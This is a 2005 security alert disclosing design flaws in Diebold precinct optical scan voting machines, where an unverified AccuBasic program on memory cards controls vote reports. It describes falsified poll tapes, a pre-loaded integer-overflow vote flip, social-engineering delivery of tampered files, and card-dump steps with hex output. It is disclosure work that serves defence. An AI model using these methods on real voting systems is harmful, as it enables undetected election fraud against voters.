330 SW 43rd St Suite K PMB-547 Renton WA 98055
425-793-1030 – crew@blackboxvoting.org
http://www.blackboxvoting.org

The Black Box Report

SECURITY ALERT: July 4, 2005
Critical Security Issues with Diebold Optical Scan Design

Prepared by: Harri Hursti
BBVreport@hursti.net

Special thanks to Kalle Kaukonen for pre-publication review

On behalf of Black Box Voting, Inc.
A nonprofit, nonpartisan, 501c(3) consumer protection group for elections

Executive Summary

The findings of this study indicate that the architecture of the Diebold Precinct-Based Optical Scan 1.94w voting system inherently supports the alteration of its basic functionality, and thus the alteration of the produced results each time an election is prepared.

The fundamental design of the Diebold Precinct-Based Optical Scan 1.94w system (AV OS) includes the optical scan machine, with an embedded system containing firmware, and the removable media (memory card), which should contain only the ballot box, the ballot design and the race definitions, but also contains a living thing – an executable program which acts on the vote data. Changing this executable program on the memory card can change the way the optical scan machine functions and the way the votes are reported. The system won’t work without this program on the memory card. Whereas we would expect to see vote data in a sealed, passive environment, this system places votes into an open active environment.

With this architecture, every time an election is conducted it is necessary to reinstall part of the functionality into the Optical Scan system via memory card, making it possible to introduce program functions (either authorized or unauthorized), either wholesale or in a targeted manner, with no way to verify that the certified or even standard functionality is maintained from one voting machine to the next.

Scope of these security issues

While recognizing that no security system is capable of defeating all conceivable or theoretical threats, even fifteen years ago (when the 1990 Federal Election Commission Standards were developed) vendors and election authorities were expected to “do everything that prudence dictates, and that the available resources permit, to institute a security program.”

The 1990 FEC Standards, used to certify the system which is the subject of this study, required vendors to “obtain an acceptable level of confidence in the integrity, reliability, and inviolability of the entire election process.” To accomplish this, according to the FEC Standards, vendors and election authorities are required to:

- protect the system from intentional, fraudulent manipulation, and from malicious mischief; and
- identify fraudulent or erroneous changes to the system.

Within the context of expected security responsibilities, one layer of security should be preventive cost factors. While the system will always be breakable, the feasibility of penetration should be inhibited by the cost of such an endeavor. What the author has identified, however, is an exceptionally flexible one-man exploit requiring only a few hundred dollars, mediocre technical ability, and modest persuasive skills (or, in lieu of persuasive skills, just a touch of inside access).

In the author’s opinion the greatest problem in the system under review is the very design and architecture itself. Incorporated into the foundation of the Diebold Precinct-Based Optical Scan 1.94w system is the mother of security holes, and no apparent cure will produce infertility, or system safety.

This design would not appropriately be characterized as “a house with the door open.” The design of the Diebold Precinct-Based Optical Scan 1.94w system is, in the author’s own view, more akin to “a house with an unlockable revolving door.”

Foreword

The word "security" in general usage is synonymous with "safety," but as a technical term "security" means that something is not only secure but that it has *been secured*.

Sir Karl Popper, generally regarded as one of the greatest philosophers of science of the 20th century, defined security: *"When our expectations are met, we can say that quality has been met. When our expectations are met once and again, despite errors, catastrophes and attacks which in principle could prevent our expectations to be met, we can say that security has been met. Security is not falsifiable."*

When more clarity as to the true meaning of the term is needed, refer to U.S. Federal Standard 1037C entitled "Telecommunications: Glossary of Telecommunication Terms," issued by the General Services Administration pursuant to the Federal Property and Administrative Services Act of 1949, as amended. (1)

Security Through Obscurity?

In computer security, the idea "security through obscurity" (or "security by obscurity") has always been a controversial -- and nowadays almost univocally unacceptable principle in security engineering. It is often considered as a good joke. It relies on the use of secrecy of design and implementation to achieve a feeling of security. A system relying on security through obscurity may have serious security vulnerabilities, while its owners and designers wish that simply by not informing others of the flaws, no attacker will find them. This approach only creates an illusion of security. A classic example would be hiding a spare key under the doormat in case you get locked out of your house. Then you would be relying on "security through obscurity," reasoning that no burglar will ever look under the doormat, simply because you have not informed them about the hidden key.

Defense in Depth

Neither should one assume that security can be assessed as a sum of its parts. More often, the true strength of security can be found in the strength of its weakest link. Therefore, true security can only be achieved through a framework concept of "defense in depth." Defense in depth is the proposition that a design invoking multiple layers of security is better than a single-layer protection mechanism. One should also always assume that some number of layers will be breached, and that systems might fail. Built-in mechanisms should be designed into the system to compensate for these failures. Layers in this context include, but are not limited to, technologies, operations, procedures and policies.

Protecting the perimeter alone is never sufficient protection. The perimeter is merely a part of the holistic security approach.

Equally important are the post mortem measures for these layers: how the system will detect the breach, contain the damage, trigger the alerts and facilitate the recovery. A noteworthy document by the National Security Agency entitled "Defense in Depth"(2) is recommended to the reader.

Each Layer of Security Must Stand Alone

The reader of this document should put this document and the information it contains, which is ***provided for educational purposes only***, in the right context. Only awareness of the flaws will facilitate development of the countermeasures needed to hamper the effectiveness of the attack vectors. If the layers of protection are interconnected and relying on each other they are not true layers – it is just a one-layer system which is only as strong as its weakest point. Also bear in mind that layer interaction removes the layer separation. Therefore, a proper security analysis should always begin with the assumption that the previous layer has been compromised.

If that assumption cannot be made, the layers are interconnected and the dominoes will fall.

Contents

Diebold voting systems contain a number of attack vectors. This report pertains to memory card attacks. Details on the following attack vectors *are not included in this report*, and they will be the focus of other reports:

1. **Central Tabulator attacks**: Black Box Voting and the film crew for Votergate.tv, with security experts Mr. Harri Hursti and Dr. Herbert Thompson, conducted field testing in Leon County, successfully penetrating the central tabulator to change vote data using a Visual Basic script. Dr. Thompson has also developed a similar attack using a Java script. The specific procedures used by Dr. Thompson and the scripts themselves, are not part of this report.

2. **Remote Access attacks**: The Diebold system is vulnerable to remote access attack, including, but not limited to, exploitation of proprietary protocols in the optical scan system and a variety of exploits with port/socket TCP/3032, which is activated from GEMS and seems not to have access lists limiting the hosts/clients connecting. The specific procedures involved with remote access attacks into the Diebold voting system are not part of this report. Remote access was not used during the field tests for this particular study.

Background for this project

Black Box Voting, Inc., a nonprofit 501c(3) consumer group for elections, provided the author with some program source code files, compiler source code, some executable files, Diebold employee e-mails, and user manuals for the 1.94w version of the Diebold Precinct-Based Optical Scan system.

The source code files and compiler, program files, and user manuals, were made freely available by Diebold and its predecessor, Global Election Systems on a public Internet FTP site. According to Guy Lancaster(3), (a key programmer for the Diebold Optical Scan system)(4), this Internet-based file transfer site was available for several years and was widely used.

On May 1, 2005, the author met with another security expert, Dr. Herbert Thompson, and they resolved to further examine potential security vulnerabilities in the Diebold voting system. The meeting between the author and Dr. Thompson was arranged by Black Box Voting.

On May 2, 2005, the author and Dr. Thompson, at the invitation of Leon County Election Supervisor Ion Sancho, visited the Leon County Elections Warehouse for a brief inspection and rudimentary testing of security vulnerabilities with Leon County's Diebold optical scan system. Dr. Thompson succeeded very quickly in penetrating the Diebold GEMS central tabulator, corrupting vote totals through the use of a Trojan horse in the form of a Visual Basic Script. This attack exploited features inherent in the Windows operating system and its built-in database functionalities and the MS Access-compatible vote database used with GEMS.

The author performed a rudimentary evaluation of another vulnerability, of the remote access type, with the Leon County precinct-based optical scan. His evaluation identified significant vulnerabilities with the RAS setup contained in documentation examined pertaining to Diebold touch-screens. The optical scan system in Leon County was found to use proprietary protocols, which appeared to be accessible to remote penetration using unauthorized means. Obviously, the author did not try these, but an individual intent on committing election fraud may also be willing to use these unauthorized methods to gain remote access.

Black Box Voting, Inc. arranged for the author to return to the U.S. in late May, 2005 and provided the author with additional publicly available source code files, Diebold memos, and user manuals. After examining the documents provided by Black Box Voting, the author discerned the architecture of the Diebold Precinct-Based Optical Scan 1.94w system, and developed several memory card exploits.

Black Box Voting then purchased a memory card read/write unit for the author to use in this study. The author was given permission to examine a set of memory cards used in Leon County to train poll workers. Black Box Voting arranged to pay Leon County for the cost of the cards. (The cards were returned to the county, but for security reasons, Leon County has opted not to use them again.)

On May 26, another visit was scheduled at the Leon County Elections Warehouse, and the author quickly penetrated the security of the Diebold Precinct-Based Optical Scan 1.94w system three times, each time with a different memory card manipulation.

Many more attack methods were identified, due to the architecture of the Diebold Precinct-Based Optical Scan 1.94w system. The author does not yet have additional permissions from voting authorities to perform proof of concept testing on these additional exploits.

For clarity, this report will differentiate, by highlighting in gray, those exploits demonstrated on May 26 in Leon County. Other exploits which the author deems to be highly likely to succeed but for which final "proof of concept" test opportunities have not yet been provided will not be highlighted.

Sections on a gray background, like this, represent what was actually seen while in Leon County during proof of concept testing, and also earlier during preparation of the files for testing.

System Overview

It should be noted that Diebold acquired Global Election Systems in January, 2002; therefore some documentation, and the certification of this system, pre-dates Diebold Election Systems.


This document describes an exploitation of the Diebold Accu-Vote Precinct Optical Scan (AV OS) unit with firmware version 1.94w, which has been widely used in the U.S. since 1998. Two other Diebold optical scan versions have also been certified: version 1.96.4, and Central Count Accu-Vote OS 2.0.12.(5)


Is this insecure architecture also on new versions?

Based solely on publicly available release documents, new features of the 1.96.x versions seem to pave the road for outside attacks in addition to attacks requiring some level of help from an insider.(6) Indeed, there are no indications in the materials reviewed to date by the author that exploits described in this report would not be achievable on all precinct-based Diebold optical scan versions, including the most recent version at the time of this writing, 1.96.4.

The Diebold optical scan system consists of three components: The optical scan reader used at the polling place to scan and interpret ballot data; the central tabulator, which resides on a standard PC computer using the Windows operating system, used at the county election office to collect and tally votes from polling places; and a removable data storage unit, the memory card that stores the votes.

Accu-Vote machine, placed in ballot holding "black box" as used at the polling place




Optical scan Report (poll tapes, zero report, audit tape, etc.)
Ballot

Diebold Optical Scan Voting Machine

Before each election, the Diebold central tabulator program, called "GEMS," defines the races in the election. The optical scan machine is then connected to the GEMS server via an RS-232 serial port connection.

The removable storage (memory card) is placed into the optical scan machine, and GEMS writes information onto the memory card through the optical scan unit.

According to the Diebold optical scan user's manual, the programming of the memory card can also be done remotely by modem connection over a public telephone network.(7) After the cards have been programmed, they are interchangeable among voting machines with the same or similar firmware version. Therefore a single machine can be used to program all cards needed.

During the election, voters place filled-out ballots into the scanner, which interprets the ballot data and stores the totals (but not the individual votes) on the memory card. After the election, the data on the memory card is transferred into the central tabulator by a modem through a modem pool, or is physically brought to the county elections office and uploaded through an optical scan machine there via an RS-232 serial port connection. It is noteworthy that operational practices may vary -- from election office in-house operated modem pools to a virtual modem pool purchased as access service from a 3rd party provider.

Memory cards

For removable storage, the AV OS (Diebold Accu-Vote Precinct-Based Optical Scan) that was tested by the author uses standard Epson RBC 40 -pin battery refreshed memory cards. Epson discontinued the product line in late 1998 or early 1999, but compatible cards are still available from third party suppliers. Diebold (then called Global Election Systems) also was forced to change their supplier.(8)

These memory cards can be read and written with any Epson RBC compatible device, like the Cropscan Model 92 DLC, which is commercially available from a Minnesota company, CROPSCAN, Inc.(9) The Cropscan unit was used by the author for this study.

40-pin memory card placed in Cropscan read-write unit

Findings

It has been known for years that Diebold uses its own proprietary programming language, Accu-Basic, for report-generation. This can be known from publicly available information, including compiler source code[10], an unfinished programming manual[11], AccuBasic source code files[12], pre-compiled files[13] and memos[14].

A large number of experts have reviewed this information but they have generally failed to understand the role and execution environment of Accu-Basic. A contributing factor could be that these critical pieces of information may have been omitted from official documentation, evidenced from the AccuVote-OS 1.94 Precinct Count User's Manual, Revision 2.0, July 18, 2002, page 14, which fails to list the executable program as an item stored in the memory card.[15]

Accu-Basic programming is a two phase process. First the Accu-Basic program source code needs to be pre-compiled with a compiler, converting it from a human readable source code form into token based pseudo-code. The pseudo-code is still a non-binary, ascii file. This first phase programming is normally done on a standard PC running Windows or *ix –variant operating system. The author used the FreeBSD platform. Then this pseudo-code is transferred to the final execution environment (that is, to the voting machine), where the pseudo-code is executed by an interpreter.

Note: The interpreter, built into the optical scan firmware, will execute the code following the instructions on the memory card. No information has been provided about the interpreter.

A publicly available Diebold memo from Guy Lancaster to Steve Ricke, dated 18 Nov 1999 17:28:23, subject "Re: Report Failure"[16] (Provided in Appendix), revealed that:

- The pre-compiled AccuBasic program is uploaded and is executed from the memory card.
- The AccuBasic program is not protected against corruption nor tampering with checksums.

This omission appears to be in conflict with the word and intention of the 1990 Federal Election Commission Standards, Chapter 5, specifically, but not limited to, articles 5.1, 5.3 and 5.5.[17]

Implications of this design:

With this design, the functionality – the critical element to be certified during the certification process -- can be modified every time an election is prepared. Functionality is downloaded separately into each and every machine, via memory card, for every election. With this design, there is no way to verify that the certified or even standard functionality is maintained from one voting machine to the next.

With regard to certification, please also note that, because of the architecture, a trustworthy certification cannot be done separately for hardware and software. For a true understanding of the execution environment, the certifier must understand both of these components.

The Accu-Basic subsystem:

If one understands the execution environment of the Accu-Basic sub-system, and responsibilities described in the partially written Accu-Basic programmers manual,[18] it can be determined that the Accu-Basic reporting functions include:

- ZERO_TOTAL_REPORT - to print the optional zero totals report on download;
- ELECTION_ZERO_REPORT - to print to official zero totals report prior to opening the polls;
- ELECTION_RESULTS_REPORT - to print the default results report after close of polls;
- TEST_ZERO_REPORT - to print the optional zero totals report prior to counting in the pre-election test mode;
- TEST_RESULTS_REPORT - to print the optional results report upon completion of a pre-election count test; and
- LABEL_REPORT - to print a memory card label.

In firmware release 1.94, AccuBasic is responsible for delivering the above functionalities. Note that there are clear indications that more functionality is planned to be driven by AccuBasic in future releases. Thus, the role of AccuBasic appears to be increasing, not diminishing.

Security exploits

Exploits available with this design include, but are not limited to:

1) **Paper trail falsification –** Ability to modify the election results reports so that they do not match the actual vote data

   1.1) Production of false optical scan reports to facilitate checks and balances (matching the optical scan report to the central tabulator report), in order to conceal attacks like redistribution of the votes or Trojan horse scripts such as those designed by Dr. Herbert Thompson.(19)

   1.2) An ingenious exploit presents itself, for a single memory card to mimic votes from many precincts at once while transmitting votes to the central tabulator. The paper trail falsification methods in this report will hide evidence of out-of-place information from the optical scan report if that attack is used.

2) Removal of information about pre-loaded votes

   2.1) Ability to hide pre-loaded votes

   2.2) Ability to hide a pre-arranged integer overflow

3) Ability to program conditional behavior based on time/date, number of votes counted, and many other hidden triggers.

According to public statements by elections officials(20), the paper trail produced by the precinct optical scan has been placed into the role of a vital safeguard mechanism. The paper report from the optical scan machine is the key record used to confirm the integrity of the central tabulator record.

The exploits demonstrated in the false optical scan machine reports ("poll tapes") shown on page 16 *do not change the votes, only the report of the votes*. When combined with the Trojan horse attack demonstrated by Dr. Thompson, this attack vector maintains an illusion of integrity by producing false reports to match the contaminated central tabulator report.

The exploit demonstrated in the poll tape with a true report containing false votes, shown on page 18, *changes the votes but not the report*. This example pre-stuffs the ballot box in such a way as to produce an integer overflow. In this exploit, a small number of votes is loaded for one candidate, offset by a large number of votes for the opposing candidate such that the sum of the numbers, because of the overflow, will be zero. The large number is designed to trigger an integer overflow such that after a certain number of votes is received it will flip the vote counter over to begin counting from zero for that candidate.

Effect of Integer Overflow on Votes

Votes Cast		Real Totals		Pre-set overflow		Votes Cast
A	B	A	B	A	B	
0	0	0	0	65532	4	0
1	0	1	0	65533	4	1
0	1	1	1	65533	5	2
1	0	2	1	65534	5	3
0	1	2	2	65534	6	4
1	0	3	2	65535	6	5
1	0	4	2	0	6	6
1	0	5	2	1	6	7
0	1	5	3	1	7	8
1	0	6	3	2	7	9

The author has not yet had the opportunity to run ballots using a pre-arranged integer overflow. However, combining the false report method (demonstrated on page 16) with the pre-arranged integer overflow (demonstrated on 18) seems to be an especially efficient exploit because it is a one-step process that takes out both the actual process and its safeguard at the same time, while surviving scrutiny of almost anything short of a full manual recount.

It is important to understand that, because the AccuBasic program is aware of the election definitions and structure, attacks can be prepared months ahead of time, before the candidate and ballot design have been decided. (Measures like ballot rotation have no affect on these exploits whatsoever, and do not need to be considered.)

Delivery mechanisms for memory card tampering

Delivery of a malicious program can be achieved with multiple methods; among them:

- Direct alterations to the memory cards themselves.

- Replacement of the “.abo” (AccuBasic executable) file(s) in the central tabulator before election definitions are uploaded to memory cards. In this approach the election office, while not necessarily aware of the situation, will distribute the malicious code when preparing the elections.
- The central tabulator approach (.abo file replacement) will also enable even remote work. Remote attacks can either use a technical approach or a social engineering approach. Social engineering can turn out to be quite effective to deliver malicious code to the GEMS computer. An example of this could be providing an automated CD/DVD disc or USB device “patch” or update, delivered to the elections office accompanied by a phone call recommending its installation. Even if checksums were to be implemented in future versions of the firmware to protect the executable on the memory card, using GEMS to contaminate the memory card will neutralize the checksums because the program is inserted before the checksums are calculated.


Remote programming of the card eliminates protection offered by seals or physical access to the card.

Proof of concept in detail

To show that the executable program on the memory card controls the optical scan report and the user interface, and to test the memory card alteration theory, the author was able to test sample cards from Leon County, Florida. These memory cards contained an election constructed for the purpose of educating poll workers for future elections. All relevant elements were identical to the platform and implementation of all elections run within the environment in question.


A Cropscan (Model 92 DLC), with software provided by Cropscan Inc., was used to produce a raw image of the contents of the memory card. The contents of the memory card has a dependency to the architecture of the firmware, but *not* to the carrier media format, so it should be safe to assume that versions of the hardware with different media formats inherit the vulnerabilities described later.

The author followed the instructions that come with the standard Cropscan package before starting the read-write program.



```
          *** MEMORY CARD READER/WRITER PROGRAM ***
                      Version 1.0
              Copyright 2005 by CROPSCAN, INC.
              Portion Copyright Microsoft Corp.

  This program can either read the contents from a memory card
  in either the DLC or MCR and store it to a PC file or, conversely,
  write the contents from a pc file to a Static RAM (SRAM) type
  memory card.

  RESTRICTIONS:

     For writing from a PC file to the memory card, the card
     size must be equal to or larger than the PC file size.

     Maximum 40-pin Epson memory card size supported is 256 Kbytes.
     Maximum 68-pin Panasonic memory card size supported is 512 Kbytes.

     DLC or MCR must be connected to PC RS232 COM port 1 or 2.
     (Use wild cards '*' or '?' to search for file)

Which PC COM port (1,2, Esc key to end) [1]? 1

1 - Read Memory Card Contents to a PC File.
2 - Write PC File Contents to a Memory Card.
1

Filename (Esc key to end): edu_election.crd

1 - 8K
2 - 16K
3 - 32K
4 - 64K
5 - 128K
6 - 256K
7 - 512K
Enter Selection (1-7) for Memory Card Size: 5
```

When the author viewed the raw dump of the image file, which can be done using any hexadecimal or binary file editor, it became self-evident where the starting position of the executable pseudo-code was. Because the program is stored after election specific data, it is safe to assume that the starting location is not fixed.




```
880  00 00 00 00 00 00 00 00 00 FF FF 05 00 1E 00 02  □□□□□□□□□ÿÿ□□□□□
890  00 4C 61 75 72 61 20 [redacted] 00 00 00 00     □Laura [redacted]□□□□
8A0  00 00 00 00 00 00 00 00 FF FF 06 00 28 00 01 00  □□□□□□□□ÿÿ□□(□□□
8B0  43 6C 61 75 64 69 61 20 [redacted]               Claudia [redacted]
8C0  [redacted] 00 00 00 00 00 00 FF FF 07 00 28 00 02 00 41  [redacted]□□□□□□ÿÿ□□(□□□A
8D0  73 68 6C 65 79 20 [redacted] 00 00 00 00 00 00   shley [redacted]□□□□□□
8E0  00 00 00 00 00 00 FF FF 08 00 28 00 03 00 4B 61  □□□□□□ÿÿ□□(□□□Ka
8F0  74 69 65 20 [redacted] 00 00 00 00 00            tie [redacted]□□□□□
900  00 00 00 00 00 FF FF 09 00 28 00 04 00 42 72 69  □□□□□ÿÿ□□(□□□Bri
910  74 74 61 6E 79 20 [redacted] 00 00 00 00 00 00   ttany [redacted]□□□□□□
920  00 00 00 00 FF FF 0A 00 00 00 00 00 19 FC 00 00  □□□□ÿÿ□□□□□□□ü□□
930  00 00 FF FF 0C 0C 0C 0C 00 00 0C 0C 0D 0D 01 00  □□ÿÿ□□□□□□□□□□□□
940  00 00 00 00 FE FF 0C 0C 11 11 00 00 0C 0C 12 12  □□□□þÿ□□□□□□□□□□
950  01 00 0C 0C 13 13 02 00 00 00 00 00 FD FF 0C 0C  □□□□□□□□□□□□ýÿ□□
960  17 17 00 00 0C 0C 18 18 01 00 00 00 00 00 FC FF  □□□□□□□□□□□□□□üÿ
970  0C 0C 1C 1C 00 00 0C 0C 1D 1D 01 00 0C 0C 1E 1E  □□□□□□□□□□□□□□□□
980  02 00 0C 0C 1F 1F 03 00 00 00 00 00 19 FC 61 61  □□□□□□□□□□□□□üaa
990  41 61 50 61 27 5A 45 52 4F 20 54 4F 54 41 4C 20  AaPa'ZERO TOTAL 
9A0  52 45 50 4F 52 54 27 4F 61 61 42 67 4C 41 64 50  REPORT'OaaBgLAdP
9B0  61 27 54 45 53 54 20 5A 45 52 4F 20 52 45 50 4F  a'TEST ZERO REPO
9C0  52 54 27 4F 61 61 42 67 4C 41 65 50 61 27 54 45  RT'OaaBgLAePa'TE
9D0  53 54 20 52 45 53 55 4C 54 53 20 52 45 50 4F 52  ST RESULTS REPOR
9E0  54 27 4F 61 61 42 67 4C 41 62 50 61 27 45 4C 45  T'OaaBgLAbPa'ELE
9F0  43 54 49 4F 4E 20 5A 45 52 4F 20 52 45 50 4F 52  CTION ZERO REPOR
A00  54 27 4F 61 62 42 67 4C 41 63 50 61 27 45 4C 45  T'OabBgLAcPa'ELE
A10  43 54 49 4F 4E 20 52 45 53 55 4C 54 53 20 52 45  CTION RESULTS RE
A20  50 4F 52 54 27 45 3D 53 61 61 63 65 4F 61 63 47  PORT'E=SaaceOacG
A30  4F 61 61 4C 42 67 4C 41 68 4C 41 66 4F 62 62 54  OaaLBgLAhLAfObbT

Adr. dec: 2,446    Char dec: 97  Overwrit
```

(Surnames of high school students redacted)

The tool used in this example is XVI32, version 2.51, by Christian Maas, publicly available under a freeware license.[21]

The author also found the end location of the executable block to be self-evident.



```
1B80  65 65 6D 52 62 58 62 27 27 50 62 27 27 47 4F 6F  e e m R b X b ' ' P b ' ' G O o
1B90  7A 50 64 57 65 52 62 51 6F 62 49 26 3E 51 6F 62  z P d W e R b Q o b I & > Q o b
1BA0  2E 26 3F 3C 4E 65 52 64 27 41 27 61 3F 3E 4E 65  . & ? < N e R d ' A ' a ? > N e
1BB0  52 64 27 5A 27 61 24 26 3F 3C 4E 65 52 64 27 61  R d ' Z ' a $ & ? < N e R d ' a
